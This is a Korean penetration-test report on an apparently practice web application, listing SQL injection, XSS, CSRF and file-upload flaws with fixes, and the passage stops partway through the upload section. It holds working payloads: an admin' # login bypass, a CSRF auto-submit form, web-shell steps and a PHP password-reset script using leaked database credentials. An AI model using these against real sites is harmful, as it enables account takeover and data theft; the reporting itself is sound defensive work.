2022 년 normaltic 모의 해킹

모의 해킹 결과 보고서 v0.2

Copyright © SegFault
세그폴트의 사전 승인 없이 본 내용의 전부 또는 일부에 대한 복사, 전재, 배포, 사용을 금합니다.

목 차

1. 모의 해킹 수행 정보 3
1.1. 개요 3
1.2. 대상 3
1.3. 수행 기간 3
1.4. 수행 인력 3
2. 모의 해킹 결과 4
2.1. 총평 4
2.2. 결과 요약 4
3. 취약점 상세 내용 5
3.1. [커뮤니티_B] (http://normaltic.com:5004/study/main.php) 5
3.1.1. SQL Injection 5
3.1.2. XSS (Cross-Site Scripting) 9
3.1.3. CSRF (Cross-Site Request Forgery) 12
3.1.4. File Upload / Download 14
3.1.5. 불충분한 인증 및 인가 17
3.1.6. 유추 가능한 인증정보 이용 19
3.1.7. 데이터 평문 전송 20
3.1.8. 시스템 운영정보 노출 21
3.1.9. 비밀번호 오류 횟수 미제한 21
3.1.10. 불충분한 세션 종료 처리 22
4. 보안 권고안 23
4.1. SQL Injection 23
4.2. XSS (Cross-Site Scripting) 24
4.3. CSRF (Cross-Site Request Forgery) 24
4.4. 파일 업로드 25
4.5. 파일 다운로드 25
4.6. 불충분한 인증 및 인가 26
4.7. 유추 가능한 인증정보 이용 미방지 26
4.8. 데이터 평문 전송 27
4.9. 시스템 운영정보 노출 27

4.10. 비밀번호 오류 횟수 미제한 27
4.11. 불충분한 세션 종료 처리 28

1. 모의 해킹 수행 정보

1.1. 개요

본 프로젝트는 normaltic의 웹 애플리케이션에 대한 모의 해킹을 수행한 후 발견된 취약점에 대한 대응 방안을 제시함으로써 차후 발생할 수 있는 침해 사고를 예방하고 정보 보호 수준을 향상할 수 있는 대책을 수립하는 데 기여하는 것을 목적으로 합니다.

1.2. 대상

본 프로젝트 점검 대상은 다음과 같습니다.

No	Platform	URL
1	**WEB**	**http://normaltic.com:5004/study/main.php**

1.3. 수행 기간

→ 2022년 01월 21일 ~ 2022년 01월 26일

1.4. 수행 인력

소속	성명	담당 업무
SegFault	**허한울**	**- 웹 모의 해킹**

2. 모의 해킹 결과

2.1. 총평

본 시스템은 SQL Injection, Cross-Site Scripting, Cross-Site Scripting, 파일 업로드, 파일 다운로드, 불충분한 인증 및 인가 등 다양한 취약점이 존재합니다.
SQL Injection을 통해 DB에 존재하는 정보, 특히 사용자의 계정 정보가 모두 탈취될 수 있으며, XSS를 통해 사용자의 세션 정보 및 사용자가 브라우저에서 수행하는 모든 활동을 감시할 수 있습니다. 또한 파일 업로드 및 다운로드 취약점을 통해서 웹 쉘 및 DB 계정 정보를 획득하여 DB 정보를 수정 및 삭제할 수 있습니다. CSFR이나 불충분한 인증, 인가를 통해서 세션 정보만을 가지고 공격자가 원하는 공격을 수행할 수 있습니다.
위의 취약점을 통해 공격자들은 본 시스템을 개발한 개발자만큼의 권한을 가진 중요한 요청들을 수행할 수 있으므로 위의 문제들에 발 빠른 대처가 필요하다고 사료됩니다.

2.2. 결과 요약

No	대상	취약점	내용
1	**커뮤니티_B**	**SQL Injection**	인증 우회 및 DB 정보 추출 가능
2	**커뮤니티_B**	**XSS**	사용자의 데이터 탈취 가능
3	**커뮤니티_B**	**CSFR**	사용자의 세션 정보로 DB 수정 가능.
4	**커뮤니티_B**	**파일 업로드**	웹 쉘 획득 가능
5	**커뮤니티_B**	**파일 다운로드**	서버 측 코드 다운로드 가능
6	**커뮤니티_B**	**불충분한 인증**	타 사용자의 개인정보 접근 가능
7	**커뮤니티_B**	**불충분한 인가**	허가되지 않은 페이지 열람 가능
8	**커뮤니티_B**	**유추 가능한 인증정보 이용**	유추가 용이한 비밀번호 사용 가능
9	**커뮤니티_B**	**데이터 평문 전송**	데이터가 암호화되지 않음
10	**커뮤니티_B**	**시스템 운영정보 노출**	시스템 운영정보가 노출됨
11	**커뮤니티_B**	**비밀번호 오류 횟수 미제한**	비밀번호 무작위 대입 공격 가능
12	**커뮤니티_B**	**불충분한 세션 종료 처리**	기존의 세션으로 페이지 이용 가능

3. 취약점 상세 내용


3.1. [커뮤니티_B] (http://normaltic.com:5004/study/main.php)

3.1.1. SQL Injection

구분	설명		
발견 URL	**URL**	**파라미터**	**메뉴**
	http://normaltic.com:5004/study/login_ok.php	user_id, user_pw	홈 > 로그인
	http://normaltic.com:5004/study/qna_search.php	cate, search	홈 > QnA
	http://normaltic.com:5004/study/board_search.php	cate, search, date1, date2	홈 > Board
	http://normaltic.com:5004/study/address_ok.php	address	홈 > 회원가입 > 주소
취약점 상세내역	파라미터 값을 처리하는 어플리케이션에서 SQL 구문을 실행시킬 수 있는 문자에 대한 필터링 로직이 미흡하여 데이터베이스 정보를 조회하는 SQL 구문을 삽입 후 실행을 통해 인증 우회나 데이터베이스에 저장된 정보 추출 등이 가능합니다.		

Case 1) 로그인 인증 우회

1. 로그인 페이지에 접속합니다.



2. ID에 admin' #을 입력하면 admin으로 로그인이 가능합니다.

Case 2) 데이터 탈취

1. 게시판에 검색할 때, DB 질의문을 일부를 포함합니다.


2. 질의문 삽입이 가능하므로, 이를 이용하여 데이터를 탈취합니다.

3. 데이터베이스에 존재하는 모든 데이터를 탈취할 수 있습니다.

member					
idx	id	pw	name	phone	email
14	admin	admin1234	admin	010-1111-2222	admin@test.com
15	normal_user	normal1234	normal_User	010-2222-3333	normal@test.com
16	normaltic	1018	normaltic	010-1234-1122	normaltic@test.com
qna					
idx	title	content	name	phone	pw
18	이거 진짜 비밀...	공유하지 말아주세요.. ㅠㅜ	normal	010-3333-2222	1018
19	Stored Xss	Stored 되나? & 스크립트 실행	Hacker	Hacker	1234

Case 3) 서비스 과부화 공격

1. 주소에 SQL 질의문의 일부인 %를 입력합니다.



2. DB 의 모든 정보가 출력되는 것을 확인할 수 있습니다.

```
 85 부산광역시 강서구 제도로1041번길 319
 86 부산광역시 강서구 제도로1041번길 321
 87 부산광역시 강서구 제도로1092번길 333
 88 부산광역시 강서구 제도로1092번길 385
 89 부산광역시 강서구 제도로1041번길 449
 90 부산광역시 강서구 제도로 569
 91 부산광역시 강서구 제도로 759
 92 부산광역시 강서구 제도로 767
 93 부산광역시 강서구 제도로 783
 94 부산광역시 강서구 제도로 905
 95 부산광역시 강서구 제도로 953
 96 부산광역시 강서구 제도로 1107
 97 부산광역시 강서구 제도로 1127
 98 부산광역시 강서구 제도로 1127
 99 부산광역시 강서구 제도로 1138
100 부산광역시 강서구 제도로 1174
```

[보안 권고안]


SQL Injection 공격은 로그인 인증 우회, 데이터 유출 등으로 이어질 수 있기 때문에 Prepared Statement 등을 사용하여 사용자의 입력 값을 적절히 필터링해야 합니다.

3.1.2. XSS (Cross-Site Scripting)


구분	설명		
발견 URL	**URL**	**파라미터**	**메뉴**
	http://normaltic.com:5004/study/board_write_ok.php	title, content	홈 > board > 글쓰기
	http://normaltic.com:5004/study/qna_write_ok.php	title, content, name, phone, pw	홈 > QnA > 문의하기
	http://normaltic.com:5004/study/qna_search.php	cate, search	홈 > QnA
	http://normaltic.com:5004/study/board_search.php	cate, search, date1, date2	홈 > board
	http://normaltic.com:5004/study/address_ok.php	address	홈 > 회원가입
	http://normaltic.com:5004/study/check.php	userid	홈 > 회원가입
	http://normaltic.com:5004/study/address_detail.php	full	홈 > 회원가입
취약점 상세내역	파라미터 값을 처리할 때 스크립트를 삽입할 수 있는 문자들에 대한 필터링 로직이 미흡하여 서비스를 이용하는 이용자의 데이터를 탈취할 수 있습니다. 첫 번째와 두 번째 URL 에서는 서버에 스크립트를 저장하는 Stored XSS 이, 그 외의 URL 에서는 Reflected XSS 취약점이 발견되었습니다.		

Case 1) Stored XSS

1. 게시판에 접속하여 스크립트를 작성합니다.




2. 사용자가 해당 게시물을 클릭하면, 공격자가 작성한 스크립트가 실행되고, 이용자의 쿠키가 공격자의 서버로 전송됩니다.



Case 2) Reflected XSS

1. QnA페이지에 접속하여 검색창에 스크립트를 삽입합니다.

2. 스크립트가 실행되는 것을 확인할 수 있습니다.



[보안 권고안]

Cross-Site Scripting 공격은 웹을 이용하는 사용자 정보 탈취로 이어질 수 있기 때문에 사용자의 입력 값에서 HTML 특수 문자들을 HTML Entity로 표현해 주어야 합니다.

3.1.3. CSRF (Cross-Site Request Forgery)

구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5004/study/board_write_ok.php	title, content	홈 > Board
취약점 상세내역	서버가 요청자를 구분하지 못하여 공격자는 사용자의 세션 정보를 통해 원치 않는 요청을 하게 만들 수 있습니다. XSS 와 연계하여 사용자의 DB 정보를 수정하는 요청 등이 가능합니다.		


1. 마이페이지의 내 정보 변경 페이지에서 변경하고자 하는 데이터를 확인합니다


```
▼<div id="wrapper">
  <div class="info">CHANGE</div>
  ▼<form id="change_form" method="post" action="mypage_change_ok.php">
    ▼<table>
      ▼<tbody>
        ▶<tr>…</tr>
        ▶<tr>…</tr>
        ▶<tr>…</tr>
        ▼<tr>
          <th>연락처</th>
          ▼<td>
            <input disabled type="text" name="phone" id="phone" value="01
            234-5678">
```

2. 게시판에서 마이페이지의 정보를 변경하는 스크립트를 작성합니다.

```
<form id="change_form" action="mypage_change_ok.php" method="POST">
        <input type = "hidden" name ="phone" value="010-1234-5678"/>
</form>
<script>
        document.forms[0].submit();
</script>
```

3. 마이페이지의 정보가 변경된 것을 확인할 수 있습니다.





[보안 권고안]


Cross-Site Request Forgery 공격은 사용자로 하여금 의도치 않은 요청을 하게 할 수 있기 때문에 함께 연계되는 XSS 공격에 대응하고 인증수단으로 토큰을 추가해야 합니다.

3.1.4. File Upload / Download


구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5004/study/board_write_ok.php	file	홈 > Board
	http://normaltic.com:5004/study/board_view.php	idx	홈 > Board > 게시글
취약점 상세내역	사용자가 업로드하는 파일에 대한 검증이 미흡하여 웹 쉘을 획득하여 원하는 정보를 탈취하거나 특정 로직을 수행할 수 있고, 파일 관리가 부족하여 의도한 파일 외에도 서버 측 코드를 다운받을 수 있습니다.		

Case 1) 파일 업로드 취약점 - 웹 쉘 획득

1. 게시판에 GET 파라미터를 받아 시스템 명령을 수행하는 악성파일을 업로드합니다.



2. 파일의 경로로 접속하면, 악성파일이 실행되면서 웹 쉘을 획득할 수 있습니다.



3. DB 접속이 필요한 파일을 확인하여 DB 정보를 탈취합니다.

```
Elements  Console  Sources  Network  Performance  Memory
<!--?php
    $conn = mysqli_connect('localhost', 'choco', '7173', 'study');
?-->
<html>
  <head></head>
```

4. 탈취한 DB 정보와 파일 업로드 취약점을 활용하여 다음과 같은 파일을 업로드한 후 실행합니다.

```
pwchange.php
pwchange.php
1  <?php
2      $conn = mysqli_connect('localhost', 'choco', '7173', 'study');
3
4      $sql = "UPDATE member SET pw = '1' where id = 'WhiteHacker';";
5      $res = mysqli_query($conn, $sql);
6  ?>
```

5. 기존의 비밀번호로 로그인이 실패, 새로운 비밀번호 '1'로 로그인에 성공하는 것을 볼 수 있습니다.

